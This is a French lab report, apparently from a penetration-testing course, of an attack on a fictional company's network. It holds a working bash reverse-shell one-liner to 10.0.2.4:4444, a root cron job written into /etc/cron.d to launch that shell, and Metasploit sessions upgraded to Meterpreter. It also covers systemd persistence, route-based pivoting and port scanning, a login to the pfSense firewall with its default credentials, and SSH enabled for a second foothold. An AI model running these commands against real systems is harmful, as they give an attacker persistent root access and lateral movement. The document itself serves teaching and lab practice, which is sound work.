
a. Découverte

En cybersécurité rappeler en quoi consiste le « pivoting » (pivotement) et la latéralisation (lateral movement) ?

Le pivoting en cybersécurité fait référence à une technique utilisée par les attaquants pour progresser à travers un réseau une fois qu'ils ont compromis un premier système. Cela implique généralement l'utilisation de systèmes déjà compromis comme points de saut (ou "pivot") pour accéder à d'autres parties du réseau interne.

La latéralisation en cybersécurité se réfère au mouvement horizontal ou latéral des attaquants à l'intérieur d'un réseau après avoir réussi à accéder initialement à un système. Cela fait partie du processus d'expansion et de progression dans un réseau compromis.

Configuration d'Armitage :



b. Reverse shell

Enregistrez le fichier sur votre disque puis affichez le avec cat dans une console :

```
[root@kali]# cat payload
bash -c '0<&74-;exec 74</dev/tcp/10.0.2.4/4444;sh <&74 >&74 2>&74'
```

Nous allons maintenant demander à metasploit sur la kali d'écouter sur le port 4444 puis d'attendre une connexion. Dans votre fenêtre metasploit-framework, chargez l'exploit multi/handler qui sert à attendre la connexion d'une payload.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Quel payload metasploit est chargé par défaut ?

payload generic/shell_reverse_tcp

Faire toutes les autres modifications :

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
_____|_____|_____|_____
LHOST  10.0.2.4        yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Payload options (cmd/unix/reverse_bash):

Name  Current Setting  Required  Description
_____|_____|_____|_____
LHOST  10.0.2.4        yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target
```

Quel est le nom du fichier déjà présent dans ce répertoire ?

```
7e82eef02589:/mnt/host/etc/cron.d# ls
e2scrub_all
```

Créez un nouveau fichier similaire à celui-ci afin de lancer votre payload quelques minutes après l'enregistrement du fichier :

```
7e82eef02589:/mnt/host/etc/cron.d# printf "* * * * * root bash -c '0<&74-;exec 74</dev/t
cp/10.0.2.4/4444;sh <&74 >&74 2>&74 '\n" > hack
```

Quel est l'utilisateur du shell ?

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 2 opened (10.0.2.4:4444 → 10.0.2.5:36767 ) at 2025-02-27 1
0:47:07 +0100

pwd
/root
bash -li
bash: impossible de régler le groupe de processus du terminal (1392): Ioctl() inappro
prié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
root@web-services:~# whoami
whoami
root
```

Placez le shell en fond avec ctrl+z. Vous pouvez vérifier qu'il s'exécute toujours avec la commande sessions :

```
root@web-services:~# ^Z
Background session 2? [y/N] y
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
2		shell cmd/unix		10.0.2.4:4444 → 10.0.2.5:36767 (10.0.2.5)

```
msf6 exploit(multi/handler) > 
```

c. Meterpreter

Upgrade de la session :

```
msf6 exploit(multi/handler) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.4:4433
[*] Sending stage (989032 bytes) to 10.0.2.5
```

Une fois l'upgrade terminée, vérifiez qu'une nouvelle session a bien été créée avec la commande sessions :

```
msf6 exploit(multi/handler) > sessions
sessions
=====

```

Id	Name	Type	Information	Connection
2		shell cmd/unix		10.0.2.4:4444 → 10.0.2.5:36767 (10.0.2.5)
3		meterpreter x86/linux	root @ 192.168.200.2	10.0.2.4:4433 → 10.0.2.5:19239 (10.0.2.5)

Quelle est la commande qui permet de vérifier que votre meterpreter s'exécute bien avec les droits root ?

```
meterpreter > getuid
Server username: root
```


12) Persistance

a. Installation de Netcat

Installer netcat sur la machine cible :

Nous avons installé les paquets .deb de netcat sur la kali, puis nous l'avons installé sur la machine cible.

```
réparation du dépaquetage de ... /netcat-openbsd_1.217-3_amd64.deb ...
épaquetage de netcat-openbsd (1.217-3) ...
aramétrage de netcat-openbsd (1.217-3) ...
pdate-alternatives: utilisation de « /bin/nc.openbsd » pour fournir « /bin/nc »
en mode automatique
aramétrage de netcat (1.10-46) ...
root@web-services:~# dpkg -i netcat_1.10-46_all.deb
pkg -i netcat_1.10-46_all.deb
Lecture de la base de données ... 32217 fichiers et répertoires déjà installés.)
réparation du dépaquetage de netcat_1.10-46_all.deb ...
épaquetage de netcat (1.10-46) sur (1.10-46) ...
aramétrage de netcat (1.10-46) ...
root@web-services:~# ls
s
netcat_1.10-46_all.deb
root@web-services:~# ls
s
netcat_1.10-46_all.deb
root@web-services:~# netcat
netcat
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
root@web-services:~# █
```



b. Exploit de type persistance pour SystemD

Paramétrage de metasploit pour utiliser l'exploit /linux/local/service_persistence :

```
msf6 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):
=====
Name      Current Setting  Required  Description
---      _____          _____
SERVICE    metasploit       no        Name of service to create
SESSION    3                yes       The session to run this module on
SHELLPATH  /usr/local/bin   yes       Writable path to put our shell
SHELL_NAME metasploit      no        Name of shell file to write

Payload options (cmd/unix/reverse_netcat):
=====
Name      Current Setting  Required  Description
---      _____          _____
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     5555             yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Auto
```

Exécutez-le avec la commande run :

```
msf6 exploit(linux/local/service_persistence) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session type: meterpreter
[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Utilizing systemd
[*] Utilizing System_V
[*] Utilizing update-rc.d
[*] Command shell session 4 opened (10.0.2.4:5555 → 10.0.2.5:15305 ) at 2025-02-27 1
1:22:35 +0100

ls
bin
boot
```

Pour tester la persistance, tapez la commande reboot :

```
root@web-services:/# reboot
reboot
[*] 10.0.2.5 - Command shell session 4 closed.
msf6 exploit(linux/local/service_persistence) > sessions -K
[*] Killing all sessions ...
[*] 10.0.2.5 - Command shell session 2 closed.
[*] 10.0.2.5 - Meterpreter session 3 closed.
msf6 exploit(linux/local/service_persistence) > sessions -l

Active sessions
=====
Fichier Actions Éditer Vue Aide
No active sessions.
```

Nouvelle session avec le multi handler et la persistance :

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
LHOST  10.0.2.4          yes      The listen address (an interface may be specified)
LPORT  4444              yes      The listen port
Exploit target:
Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 5 opened (10.0.2.4:4444 → 10.0.2.5:49609 ) at 2025-02-27 11:28:32 +0100

sh -li
sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Upgradez votre shell en meterpreter :

```
msf6 exploit(multi/handler) > sessions -u 5
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [5]

[*] Upgrading session ID: 5
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.4:4433
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 6 opened (10.0.2.4:4433 → 10.0.2.5:47971 ) at 2025-02-27 11:31:52 +0100

[*] Stopping exploit/multi/handler

msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
5		shell cmd/unix	root@kali: /home/kali/Bureau/redtools	10.0.2.4:4444 → 10.0.2.5:49609 (10.0.2.5)
6	Fichier	meterpreter x86/linux	root @ 192.168.200.2	10.0.2.4:4433 → 10.0.2.5:47971 (10.0.2.5)

III. Réalisation de l'attaque – Deuxième phase

1) Pivoting

Donnez les commandes que vous utilisez pour afficher les routes (table de routage) connues de la cible :

La commande utilisée est la commande **route** :

```
meterpreter > route
IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----      -----      -----      -----      -----
0.0.0.0      0.0.0.0      192.168.200.1  0          enp0s3
172.17.0.0    255.255.0.0  0.0.0.0      0          docker0
172.18.0.0    255.255.0.0  0.0.0.0      0          br-e337073b1815
192.168.200.0 255.255.255.0 0.0.0.0      0          enp0s3

No IPv6 routes were found.
```

Quel nouveau réseau interne à Securim© avez-vous découvert ?

Le réseau 192.168.200.0/24.

Quelle est l'adresse de la passerelle par défaut de ce réseau ?

L'adresse IP 192.168.200.1/24

Ajout d'une route vers le nouveau réseau découvert via metasploit :

```
msf6 exploit(multi/handler) > route add 192.168.200.0/24 6
[*] Route added
msf6 exploit(multi/handler) > route

IPv4 Active Routing Table
=====
Subnet          Netmask      Gateway
192.168.200.0  255.255.255.0  Session 6

[*] There are currently no IPv6 routes defined.
```

Paramétrage du scan de la passerelle du réseau découvert sur metasploit :

```
msf6 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name   Current Setting  Required  Description
CONCURRENCY  10           yes        The number of concurrent ports to check per host
DELAY        0            yes        The delay between connections, per thread, in milliseconds
JITTER       0            yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-1024        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       192.168.200.1  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS      16           yes        The number of concurrent threads (max one per host)
TIMEOUT      1000          yes        The socket connect timeout in milliseconds
```

Quels sont les 3 ports ouverts dessus ?


```
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.200.1:          - 192.168.200.1:53 - TCP OPEN
[+] 192.168.200.1:          - 192.168.200.1:80 - TCP OPEN
[+] 192.168.200.1:          - 192.168.200.1:443 - TCP OPEN
```

Vous pouvez confirmer qu'il tourne en tâche de fond avec la commande jobs :

```
msf6 auxiliary(server/socks_proxy) > jobs
Jobs
=====
Id  Name
--  --
1   Auxiliary: server/socks_proxy


[*] Starting interaction with 1 ...
```

Configuration du proxy sur Firefox pour accéder au réseau de la victime :



Depuis le navigateur, que donne <http://192.168.200.2> ? Expliquez....


Nous pouvons voir que c'est la même page que <http://securim.cfd> (10.0.2.5). La vraie adresse du serveur est 192.168.200.2, PfSense fait seulement une translation d'adresse sur son port out vers l'adresse du serveur web.



2) Latéralisation

Sur quel service tombons-nous ?

On tombe sur le service https sur le port 443 avec PfSense.



Trouvez les identifiants pour vous connecter à l'interface d'administration

admin : pfsense

System Information		
Name	pfSense.home.arpa	
User	admin@192.168.200.2 (Local Database)	
System	VirtualBox Virtual Machine Netgate Device ID: 62762b841e49571edb4d	
BIOS	Vendor: Innotek GmbH Version: VirtualBox Release Date: Fri Dec 1 2006	
Version	2.6.0-RELEASE (amd64) built on Mon Jan 31 19:57:53 UTC 2022 FreeBSD 12.3-STABLE	
CPU Type	Intel(R) Core(TM) i5-4690 CPU @ 3.50GHz AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No	
Hardware crypto		
Kernel PTI	Enabled	
MDS Mitigation	Inactive	
Uptime	00 Hour 13 Minutes 15 Seconds	
Current date/time	Mon Mar 3 15:15:21 CET 2025	
DNS server(s)	<ul style="list-style-type: none"> • 127.0.0.1 • 10.9.0.241 • 10.9.0.240 	

Interfaces		
WAN	1000baseT <full-duplex>	10.0.2.5
SECURIM_LAN	1000baseT <full-duplex>	192.168.100.1
SECURIM_DMZ	1000baseT <full-duplex>	192.168.200.1
SECURIM_LID	1000baseT <full-duplex>	192.168.50.1

Quel nouveau réseau interne à Securim© avons-nous découvert (avec masque) ?

192.168.100.0/24

3) Seconde Persistance

Activation de ssh, création de la règle sur l'interface cfd_web et connexion à l'hôte :

The screenshot shows two windows side-by-side. On the left, a terminal window titled 'root@kali:' displays a root shell session. The user has run 'nc -lvp 9999' and is awaiting connections. A message from 'ssh admin@10.0.2.5' is shown, indicating the host's fingerprint and asking if they want to continue connecting. The user responds with 'yes'. The terminal also shows the pfSense welcome message and some configuration details. On the right, a browser window titled 'pfSense.home.arpa - Fire' shows the 'Firewall / Rules / WAN' configuration page. It displays a success message: 'The changes have been applied successfully. The firewall rules are now reloading in the background.' Below this, a table lists existing firewall rules. At the bottom of the table are buttons for 'Add', 'Delete', 'Save', and 'Separator'.

Quel est l'OS sur lequel tourne le pare-feu ?

```
[2.6.0-RELEASE][admin@pfSense.home.arpa]/root: uname -a
FreeBSD pfSense.home.arpa 12.3-STABLE FreeBSD 12.3-STABLE RELENG_2_6_0-
n226742-1285d6d205f pfSense amd64
```